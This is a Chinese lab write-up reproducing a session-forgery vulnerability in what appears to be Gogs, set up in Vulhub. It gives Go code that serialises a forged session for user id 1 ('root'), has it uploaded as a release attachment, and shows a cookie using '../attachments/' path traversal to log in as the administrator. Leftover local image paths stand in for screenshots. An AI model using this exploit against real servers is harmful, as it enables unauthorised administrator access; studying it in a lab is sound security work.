**一、靶场搭建**

1、Vulhub启动

C:\Users\Toby\AppData\Local\Temp\1653487462(1).jpg

2、访问3000端口，选择sqlite数据库，开启注册功能



3、安装完成后，重启服务：docker-compose restart

C:\Users\Toby\AppData\Local\Temp\1653487574(1).jpg

**二、漏洞复现**

1、生成序列化文件

package main

import (

"bytes"

"encoding/gob"

"encoding/hex"

"fmt"

"io/ioutil"

"os"

)

func EncodeGob(obj map[interface{}]interface{}) ([]byte, error) {

for \_, v := range obj {

gob.Register(v)

}

buf := bytes.NewBuffer(nil)

err := gob.NewEncoder(buf).Encode(obj)

return buf.Bytes(), err

}

func main() {

var uid int64 = 1

obj := map[interface{}]interface{}{"\_old\_uid": "1", "uid": uid, "uname": "root"}

data, err := EncodeGob(obj)

if err != nil {

fmt.Println(err)

}

err = ioutil.WriteFile("data", data, os.O\_CREATE|os.O\_WRONLY)

if err != nil {

fmt.Println(err)


}

edata := hex.EncodeToString(data)

fmt.Println(edata)

}

2、注册一个普通用户账号、创建项目，再“版本发布”页面上传刚生成的session文件



3、通过附件的URL获取到文件的文件名：. /attachments/97282cb1-f46d-4175-bcb4-ac541dba8b12



4、构造Cookie: i\_like\_gogits=.. /attachments/9/7/97282cb1-f46d-4175-bcb4-ac541dba8b12，成功登录id=1的用户（管理员）

